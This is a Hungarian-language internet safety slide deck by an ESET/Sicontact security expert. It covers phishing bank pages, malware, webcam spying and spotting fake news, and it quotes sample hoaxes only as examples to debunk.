

Internetezz biztonságosan!

SICONTACT 

biztonság a digitális világban



Csizmazia-Darab István
ESET/Sicontact, IT biztonsági szakértő



***"Ha egy évre tervezel, ültess rizst;
ha húsz évre tervezel, ültess fákat;
ha a következő generációknak tervezel,
tanítsd az embereket."***

(kínai közmondás)



#Az internet mára már közmű

Miért jó használni az internetet?

- Mert a világ kitárult, az információk egy gombnyomásra, gyorsan elérhetőek
- Pallas Lexikon vs. Wikipédia
- Egy kattintással hozzáférhetünk az emberiség minden kultúrális és tudományos eredményéhez
- A XX. század legnagyobb forradalmi vívmánya
- Minden generáció életét megváltoztatta



#Sráckor akkor és most

30 évvel ezelőtt

ma

Mozizás



Dumcsizás



Olvasás



30 évvel ezelőtt

ma

Zene-
hallgatásTanulmány
írása

Pihenés



#De veszélyek is vannak



A BANK EREDETI OLDALA

BUDAPEST INTERNETBANK

Üdvözljük a Budapest Internetbank Számlavezetési Rendszer oldalán!

A belépéshez írja be azonosítóját és jelszavát, majd nyomja meg a 'Belépés' gombot. Kérdés esetén hívja a TeleBankot: 06-40-477-777.

Azonosító:

Jelszó:

BELÉPÉS

Biztonsági tanácsok
 > Észrevételek, javaslatok

Magyar English

<https://internetbank.budapestbank.hu/>

A HAMIS CSALÓ OLDAL

BUDAPEST INTERNETBANK

Üdvözljük a Budapest Internetbank Számlavezetési Rendszer oldalán!

A belépéshez írja be azonosítóját és jelszavát, majd nyomja meg a 'Belépés' gombot. Kérdés esetén hívja a TeleBankot: 06-40-477-777.

Azonosító:

Jelszó:

e-PIN(6-Digit number):

BELÉPÉS

Biztonsági tanácsok
 > Észrevételek, javaslatok

Magyar English

<http://internetbank.budapestbank.net>

VS

otpdirekt

OTPdirekt üzenet értesítés

Van új üzenet megtekinthető keresztül OTPdirekt.

Internetbank belépés

© copyright 2017 OTP Bank **otpdirekt**


ESET Internet Security

- védelem az online bankoláshoz
- védelem adathalászat ellen

Vírus (kárttevő kód) - bűnözők hozzák létre (pl. programokat írnak)

Különböző bűncselekmények:


- adat- és jelszó lopás
- pénz lopás
- fájlok törlése
- zsarolás



#Vigyázzunk a webkamerával!

Webkamera használata

- Használat után mindig takarjuk le
- Online megfigyelhetnek és zsarolhatnak
- Minden kamera: PC, telefon, tablet, TV, Xbox, stb.



'Horrificed' girl spied on in the bath by webcam hackers

A 20 year old student from Glasgow says she fell victim to webcam hackers who spied on her while she was in the bath.

Rachel Hyndman told **BBC Radio 5 live Breakfast** that she was left "horrified" and "frightened" by the incident.

The **BBC Radio 5 live investigation** also uncovered websites where hackers trade pictures of people captured on their own webcams without their knowledge, and a black market where access to compromised computers can be bought and sold for a few pence each.

Online safety charity Childnet International advises that webcams should be disconnected when not in use, and teenagers should not leave webcams in bedrooms or other private areas.

🕒 20 Jun 2013



🔗 Share

#Álhírek, fakenews

LEGJAVA.PRO

FŐOLDAL HÍREK GASZTRO ÁLLATOK KREATÍV VICCES RETRÓ EGYÉB

Pénzbehajtók verték össze Schobert Norbit

Leütötték saját éttermében, mert nem fizetett ki egy nyomdai számlát, ami állítása szerint nem is őt terheli. Schobert Norbert ájultan zuhant a földre, és mire magához tért, a támadók már elszeleltek. A fitnessguru kisebb agyrázkódást szenvedett, sérüléseit a sürgősségi osztályon látták el.



LEGJAVA.PRO

FŐOLDAL HÍREK GASZTRO ÁLLATOK KREATÍV VICCES RETRÓ EGYÉB

Tudósok szerint november végén világvége. A Biblia is megjósolta..

Pusztító földrengés rázza meg a Földet, a nap pedig sűrű, fekete felhőbe burkolózik majd. A csillagok elszáradt levélként hullanak majd le a fákról egy pokoli szélvihar következtében.



Minden hegy és sziget elmozdul a helyéről!” – szólt az november 29-re utaló, riasztó prognózis. Ennek azonban ellentmond a Daily Mail korábbi állítása, miszerint a következő néhány száz évben semmilyen nagyobb méretű katasztrófa nem fogja fenyegetni az emberiséget.

Fakenews

- nincs szerző, üzemeltető
- az URL .info, .net, .org végű, pedig magyar
- kattintásvadász cím, szenzáció, leleplezés
- rengeteg reklám, horoszkóp, stb.
- ismeretlen, névtelen források
- igénytelen megjelenés
- erőszakos lájk kérés
- külföldön bejegyzett oldal.

FŐOLDAL

DRÁMA! MA DÉLELŐTT EGY 37 ÉVES MAGYAR NŐ A MELLKASÁHOZ KAPOTT, ÖSSZEESETT ÉS A HELYSZÍNEEN MEGHALT BUDAPESTEN A NYUGATINÁL. VALÓSZÍNŰLEG INNEN KAPTA EL A KORONAVÍRUST:

Koronavírus



1. Kétkelkedj a főcímekben!
2. Vizsgáld meg az URL-t (webcímet)
Mi a honlap neve? .hu vagy .com a vége?
3. Vizsgáld meg a forrást! Ki a szerzője?
Ki osztotta meg?
4. Kinézetre profi munka vagy igénytelen?
Tele van reklámokkal?
5. Ügyelj a fotókra! A csatolt kép megjelent már máshol is?

~ Johanna Hajdúböszörmény



Mint 3 gyermekes anya minden nap helyt kell állnom a munkában, a gyereknevelésben és az élet minden területén. A túlsúly az első szülés után maradt rajtam és nem volt időm tornázni. A barátnőm vett nekem egy Green Coffee - terméket. Nem hittem a szememnek, amikor elkezdtem fogyni! Nagyon köszönöm! Megváltoztattátok az életem!

~ Joanna, Dąbrowa Górnicza



Jako mama 3 dzieciaków muszę codziennie sobie radzić z pracą, opieką nad pociechami i różnymi życiowymi niespodziankami. Nadwaga została mi po pierwszej ciąży, a nigdy jakoś nie miałam czasu na chodzenie na siłownię. Przyjaciółka kupiła mi preparat Green Coffee - nie mogłam uwierzyć, gdy zaczęłam w

6. Mikor jelent meg?

7. Keresd a bizonyítékokat!

Pl. "Minden megosztás számít."

8. Keress más tudósításokat!

9. Vannak szándékosan hamis hírek!

Irónia, április 1-e, vicc Pl. Hírcsárda



Fákról szedik a spagettit Svájcban
BBC Híradó, 1957. április 1.

10. Megtévesztő oldalak listája:

Urbanlegends.hu, Wikipédia:Kocsmafal

pl. index-hirek.me, rtl-klub.me, 1helyen.eu, tudasfaja.club, legjava.com, stb.

Legyünk kritikusak – felelőtlen megosztás, továbbküldés

Ne higgyünk el automatikusan mindent!

- Tévedés

Dráma a budapesti állatkertben: az egész ország keresi a szadista teknősgyilkost – Itt a fotója

Blikk.hu

2019. jún. 13. 21:36

ÁLLATKERT ÁLLATBÁNTALMAZÁS ÁLLAT TEKNŐS

Megmutatták, ki volt az a szadista nő, aki végzett egy állatkerti teknőssel.

Mint a Blikk is beszámolt róla, szerda délután egy ismeretlen elkövető kockakővel ütötte agyon a Fővárosi Állat- és Növénykert egyik görög teknőset. Az állatot a gondozók a zárás előtti állományszemle idején találták meg. Az állat páncélja szanaszét volt törve, kétujjnyi vastag szétnyílások voltak rajta, és a belső szervei is nagyon súlyosan megsérültek, hihetetlen fájdalmakat élhetett át – tudta meg az Origo. A sérülései olyan súlyosak voltak, hogy az állatorvosok már nem tudtak segíteni rajta, így a teknős elaltatása mellett döntöttek.




Exkluzív: lesz [REDACTED] a személyiségi jogait! Ő a teknős gyilkosa

© 2019.06.14. 33

VADHARTÁSOK.hu
A LEGVADABB JOBBOLDALI PORTÁL

Minket nem érdekel a teknős gyilkos személyiségi joga! Ilyenek nincsen! Ezért bemutatjuk 28 éves ózdi [REDACTED] Adélt. Pont.

Ő az.



Ne higgyünk el automatikusan mindent!

- Átverés



- Hitelesség kérdése: Gondolkodjunk! Lehet ilyen?
- Nyereményért se adjuk meg a mobilszámunkat, személyes adatainkat!

Ne higgyünk el automatikusan mindent!

- Photoshop fotó 2015. Mac júzer vs. terrorista

How a Canadian Sikh was photoshopped to look like a Paris attacker

Mashable

3.5k
SHARES

1944 1434 19 117 0

Share

Tweet

Share

WHAT'S THIS?







IMAGE: GRASSWIRE FACT CHECK

- This Person Does Not Exist
www.thispersondoesnotexist.com



Ne higgyünk el automatikusan mindent


- Deepfake videó



